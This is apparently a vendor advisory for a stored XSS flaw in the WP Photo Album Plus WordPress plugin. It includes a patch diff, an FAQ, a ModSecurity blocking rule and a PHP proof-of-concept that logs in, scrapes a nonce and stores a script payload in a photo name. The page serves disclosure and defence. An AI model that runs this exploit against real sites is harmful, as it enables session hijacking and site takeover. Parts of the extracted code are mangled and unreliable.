{“analysis”: “Atomic Edge analysis of CVE-2026-116759: This is an authenticated (Subscriber+) stored cross-site scripting vulnerability in the WP Photo Album Plus plugin for WordPress, affecting all versions up to and including 9.3.06.002. The flaw resides in the handling of the ‘upn-name’ parameter submitted through the update-photo-new AJAX action, which requires the Frontend Edit feature to be enabled by the site administrator. Atomic Edge rates this as CVSS 6.4 (CWE-79) given the requirement for authenticated access and a specific configuration.nnThe root cause is insufficient sanitization of the photo name on input and insufficient escaping on output. The ‘upn-name’ parameter flows into wppa_sanitize_photo_name() in wp-photo-album-plus/wppa-utils.php, which prior to the patch only applied htmlspecialchars(wp_strip_all_tags(stripslashes(basename($file)))). That chain does not neutralize WPPA shortcode tokens such as [img, [a , [br , and [/a]. An attacker can embed these tokens in a photo name, which later render through the plugin’s shortcode expansion path in wppa-functions.php around line 2547, where the name is emitted with only esc_js() (not esc_html()), allowing injected markup to reach the DOM unescaped.nnExploitation requires an authenticated subscriber-level user (or higher) on a site where the administrator enabled Frontend Edit. The attacker submits a POST to the AJAX handler for the update-photo-new action, setting upn-name to a value containing WPPA shortcode tokens and script-bearing markup, for example: upn-name=[img]alert`1`[/img] or a crafted [a ] anchor with an onerror/onmouseover payload. Because the name is stored and later rendered inside the slideshow and album views, the script executes for any visitor who views the affected photo page, including administrators.nnThe patch in 9.3.06.003 applies two defenses. In wppa-utils.php, wppa_sanitize_photo_name() now strips the shortcode tokens [img, [a , [br , and [/a] via str_replace after the existing escaping, preventing shortcode-based markup from surviving storage. In wppa-functions.php, the name assigned at line 2547 is now wrapped as esc_html(esc_js(wppa_get_photo_name($id))), ensuring HTML entities are encoded before the value is placed into JavaScript context. Together these changes break the storage and rendering chain that enables the XSS.nnThe impact if exploited is stored cross-site scripting against any user who views an affected photo page, including administrators. This allows session hijacking, credential theft, administrative action injection (such as creating rogue admin accounts or modifying plugin settings), and persistent malware injection across the site. Atomic Edge analysis confirms the vulnerability is fully mitigated by the token-stripping and double-escaping changes in version 9.3.06.003.”, “poc_php”: “// Atomic Edge CVE Research – Proof of Conceptn// CVE-2026-116759 – WP Photo Album Plus <= 9.3.06.002 Authenticated (Subscriber+) Stored XSS via 'upn-name' Parameter (update-photo-new AJAX)nn $username,n ‘pwd’ => $password,n ‘wp-submit’ => ‘Log In’,n ‘redirect_to’ => $target_url . ‘/wp-admin/’,n ‘testcookie’ => ‘1’,n)));ncurl_setopt($ch, CURLOPT_COOKIEJAR, $cookie_jar);ncurl_setopt($ch, CURLOPT_COOKIEFILE, $cookie_jar);ncurl_setopt($ch, CURLOPT_RETURNTRANSFER, true);ncurl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);n$login_response = curl_exec($ch);ncurl_close($ch);nnif (stripos($login_response, ‘wp-admin’) === false && stripos($login_response, ‘logout’) === false) {n echo “[-] Login appears to have failed. Check credentials.\n”;n}nn// Step 2: Discover the Frontend Edit nonce required for the AJAX action.n// The plugin localizes its AJAX nonce into the page. Fetch a page containing then// frontend editor and extract the nonce via regex if present.n$ch = curl_init();ncurl_setopt($ch, CURLOPT_URL, $target_url . ‘/’);ncurl_setopt($ch, CURLOPT_COOKIEFILE, $cookie_jar);ncurl_setopt($ch, CURLOPT_RETURNTRANSFER, true);n$page = curl_exec($ch);ncurl_close($ch);nn$nonce = ”;nif (preg_match(‘/wppa_ajax_nonce\D+([a-f0-9]{10})/i’, $page, $m)) {n $nonce = $m[1];n} elseif (preg_match(‘/”nonce”\s*:\s*”([a-f0-9]{10})”/i’, $page, $m)) {n $nonce = $m[1];n}nn// Step 3: Submit the crafted upn-name value to the update-photo-new AJAX action.n$post_fields = array(n ‘action’ => ‘wppa_update_photo_new’, // update-photo-new actionn ‘photo’ => $photo_id,n ‘upn-name’=> $payload,n);nif ($nonce !== ”) {n $post_fields[‘nonce’] = $nonce;n}nn$ch = curl_init();ncurl_setopt($ch, CURLOPT_URL, $ajax_url);ncurl_setopt($ch, CURLOPT_POST, true);ncurl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query($post_fields));ncurl_setopt($ch, CURLOPT_COOKIEFILE, $cookie_jar);ncurl_setopt($ch, CURLOPT_RETURNTRANSFER, true);n$response = curl_exec($ch);n$http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);ncurl_close($ch);nnecho “[+] AJAX response (HTTP $http_code):\n$response\n”;nn// Step 4: Verify by rendering the photo page; the stored payload should executen// in a victim’s browser when the album/slideshow renders the photo name.n$ch = curl_init();ncurl_setopt($ch, CURLOPT_URL, $target_url . ‘/?wppa-album=1’);ncurl_setopt($ch, CURLOPT_COOKIEFILE, $cookie_jar);ncurl_setopt($ch, CURLOPT_RETURNTRANSFER, true);n$rendered = curl_exec($ch);ncurl_close($ch);nnif (strpos($rendered, ‘alert`1`’) !== false || strpos($rendered, ‘[img]’) !== false) {n echo “[+] Payload appears stored and rendered. XSS condition present.\n”;n} else {n echo “[-] Could not confirm rendered payload. Verify Frontend Edit is enabled and photo ID is correct.\n”;n}nn@unlink($cookie_jar);n”, “modsecurity_rule”: “# Atomic Edge WAF Rule – CVE-2026-116759n# Blocks stored XSS via ‘upn-name’ on the update-photo-new AJAX action in WP Photo Album PlusnSecRule REQUEST_URI “@streq /wp-admin/admin-ajax.php” \n “id:2026116759,phase:2,deny,status:403,chain,msg:’CVE-2026-116759 WPPA upn-name stored XSS via update-photo-new’,severity:’CRITICAL’,tag:’CVE-2026-116759′”n SecRule ARGS_POST:action “@streq wppa_update_photo_new” “chain”n SecRule ARGS_POST:upn-name “@rx (?:\[img|\[a\s|\[br\s|\[/a\]|<script|onerror\s*=|onload\s*=|alert\s*\()" "t:urlDecodeUni,t:htmlEntityDecode,t:lowercase""}n
CVE-2026-116759: WP Photo Album Plus <= 9.3.06.002 Authenticated (Subscriber+) Stored Cross-Site Scripting via 'upn-name' Parameter via update-photo-new AJAX Action PoC, Patch Analysis & Rule
CVE-2026-116759
wp-photo-album-plus
9.3.06.002
9.3.06.003
Free WordPress WAF
Protect your site at the edge
Atomic Edge blocks exploit traffic, bots, and bad requests before they reach WordPress. Create a free account, then point DNS when you are ready.
Analysis Overview
Differential between vulnerable and patched code
Below is a differential between the unpatched vulnerable code and the patched update, for reference.
--- a/wp-photo-album-plus/wppa-functions.php
+++ b/wp-photo-album-plus/wppa-functions.php
@@ -3,7 +3,7 @@
 * Package: wp-photo-album-plus
 *
 * Various functions
-* Version: 9.3.06.002
+* Version: 9.3.06.003
 *
 */

@@ -2547,7 +2547,7 @@
 	if ( wppa_is_item_downloadable( $id ) && wppa_opt( 'art_monkey_display' ) == 'button' ) $addmedal = false;

 	if ( $disp && ( ! wppa( 'is_slideonly' ) || wppa( 'name_on' ) ) && ! wppa( 'is_filmonly' ) ) {
-		$name = esc_js( wppa_get_photo_name( $id ) );
+		$name = esc_html( esc_js( wppa_get_photo_name( $id ) ) );
 		$fullname = wppa_get_photo_name( $id, array( 	'addowner' 	=> wppa_switch( 'show_full_owner' ),
 														'addmedal' 	=> $addmedal,
 														'escjs' 	=> true,
--- a/wp-photo-album-plus/wppa-utils.php
+++ b/wp-photo-album-plus/wppa-utils.php
@@ -3,7 +3,7 @@
 * Package: wp-photo-album-plus
 *
 * Contains low-level utility routines
-* Version: 9.3.06.002
+* Version: 9.3.06.003
 *
 */

@@ -2955,6 +2955,7 @@
 // Create a html safe photo name from a filename. May be a pathname
 function wppa_sanitize_photo_name( $file ) {
 	$result = htmlspecialchars( wp_strip_all_tags( stripslashes( basename( $file ) ) ) );
+	$result = str_replace( array('[img', '[a ', '[br ', '[/a]'), '', $result );
 	$maxlen = wppa_opt( 'max_photoname_length' );
 	if ( $maxlen && strlen( $result ) > $maxlen ) {
 		$result = wppa_strip_ext( $result ); // First remove any possible file-extension
--- a/wp-photo-album-plus/wppa.php
+++ b/wp-photo-album-plus/wppa.php
@@ -2,7 +2,7 @@
 /*
  * Plugin Name: WP Photo Album Plus
  * Description: Easily manage and display your photo albums and slideshows within your WordPress site.
- * Version: 9.3.06.002
+ * Version: 9.3.06.003
  * Author: J.N. Breetvelt a.k.a. OpaJaap
  * Author URI: http://opajaap.nl/
  * Plugin URI: https://wppa.nl/
@@ -22,7 +22,7 @@
 global $wp_version;

 /* WPPA Version */
-global $wppa_version; 		$wppa_version = '9.3.06.002';							// WPPA software version
+global $wppa_version; 		$wppa_version = '9.3.06.003';							// WPPA software version
 global $wppa_revno; 		$wppa_revno = str_replace( '.', '', $wppa_version );	// WPPA db version

 /* Init page js data */
Frequently Asked Questions
What is CVE-2026-116759?
Vulnerability overviewCVE-2026-116759 is a stored cross-site scripting vulnerability in the WP Photo Album Plus plugin for WordPress, affecting versions up to and including 9.3.06.002. It allows an authenticated user with subscriber-level access or higher to inject script-bearing content through the ‘upn-name’ parameter, which is then stored and rendered to other visitors.
How does the vulnerability work?
Technical mechanismThe ‘upn-name’ parameter submitted through the update-photo-new AJAX action is passed to wppa_sanitize_photo_name(), which prior to the patch only applied htmlspecialchars, wp_strip_all_tags, and basename. This chain does not remove WPPA shortcode tokens such as [img, [a , [br , and [/a], so an attacker can embed markup that later renders through the plugin’s shortcode expansion path with only esc_js() applied, allowing injected HTML to reach the DOM unescaped.
Who is affected by this vulnerability?
Affected installationsAny WordPress site running WP Photo Album Plus version 9.3.06.002 or earlier is affected, provided the administrator has enabled the plugin’s Frontend Edit feature. Sites that do not use Frontend Edit are not exposed through this specific vector, but upgrading is still recommended.
What access does an attacker need to exploit it?
Authentication requirementsExploitation requires an authenticated account with subscriber-level privileges or higher. The attacker must also have access to a photo they can edit through the Frontend Edit interface, since the payload is submitted via the update-photo-new AJAX action that updates photo names.
How can I check if my site is vulnerable?
Detection stepsCheck the plugin version under Plugins in the WordPress admin or in the plugin header of wppa.php. If the version is 9.3.06.002 or lower and Frontend Edit is enabled, the site is potentially vulnerable. Reviewing stored photo names for shortcode tokens such as [img or [a can help identify prior exploitation attempts.
How do I fix the vulnerability?
RemediationUpdate WP Photo Album Plus to version 9.3.06.003 or later, which contains the vendor patch. The patch strips the shortcode tokens [img, [a , [br , and [/a] in wppa_sanitize_photo_name() and wraps the rendered photo name in esc_html(esc_js(…)) in wppa-functions.php.
What can I do if I cannot update immediately?
Temporary mitigationsDisable the Frontend Edit feature in the plugin settings, which removes the attack path described in this CVE. You can also restrict subscriber-level accounts, review user roles, and deploy a web application firewall rule that blocks requests containing shortcode tokens or script markup in the upn-name parameter.
What does a CVSS score of 6.4 mean in practice?
Risk interpretationA score of 6.4 is rated Medium severity. It reflects that exploitation requires authentication and a specific configuration, namely Frontend Edit being enabled, but successful exploitation results in stored script execution against any user who views the affected photo page, including administrators.
What is the practical impact of successful exploitation?
Consequences of XSSAn attacker can execute arbitrary JavaScript in the browsers of users viewing the affected photo page. This can lead to session hijacking, credential theft, injection of administrative actions such as creating rogue admin accounts, and persistent malware or redirects affecting site visitors.
How does the proof of concept demonstrate the issue?
PoC walkthroughThe PoC logs in as a subscriber, retrieves the AJAX nonce from a page containing the frontend editor, and submits a crafted upn-name value containing shortcode tokens and script markup to the update-photo-new action. It then requests the album page and checks whether the payload appears in the rendered output, confirming the stored XSS condition.
Why does the patch use both token stripping and double escaping?
Defense in depthToken stripping in wppa_sanitize_photo_name() prevents shortcode-based markup from being stored in the first place. The esc_html(esc_js(…)) change in wppa-functions.php ensures that any value reaching the JavaScript rendering context is HTML-encoded, breaking the rendering chain even if storage filtering is bypassed.
Does the provided WAF rule fully protect my site?
Rule limitationsThe ModSecurity rule blocks requests to admin-ajax.php with the wppa_update_photo_new action containing shortcode tokens or common script patterns in upn-name. It provides useful defense in depth but should not replace patching, since encoding variations or alternate payloads may evade signature-based detection.
How Atomic Edge Works
Simple Setup. Powerful Security.

Atomic Edge acts as a security layer between your website & the internet. Our AI inspection and analysis engine auto blocks threats before traditional firewall services can inspect, research and build archaic regex filters.
Trusted by Developers & Organizations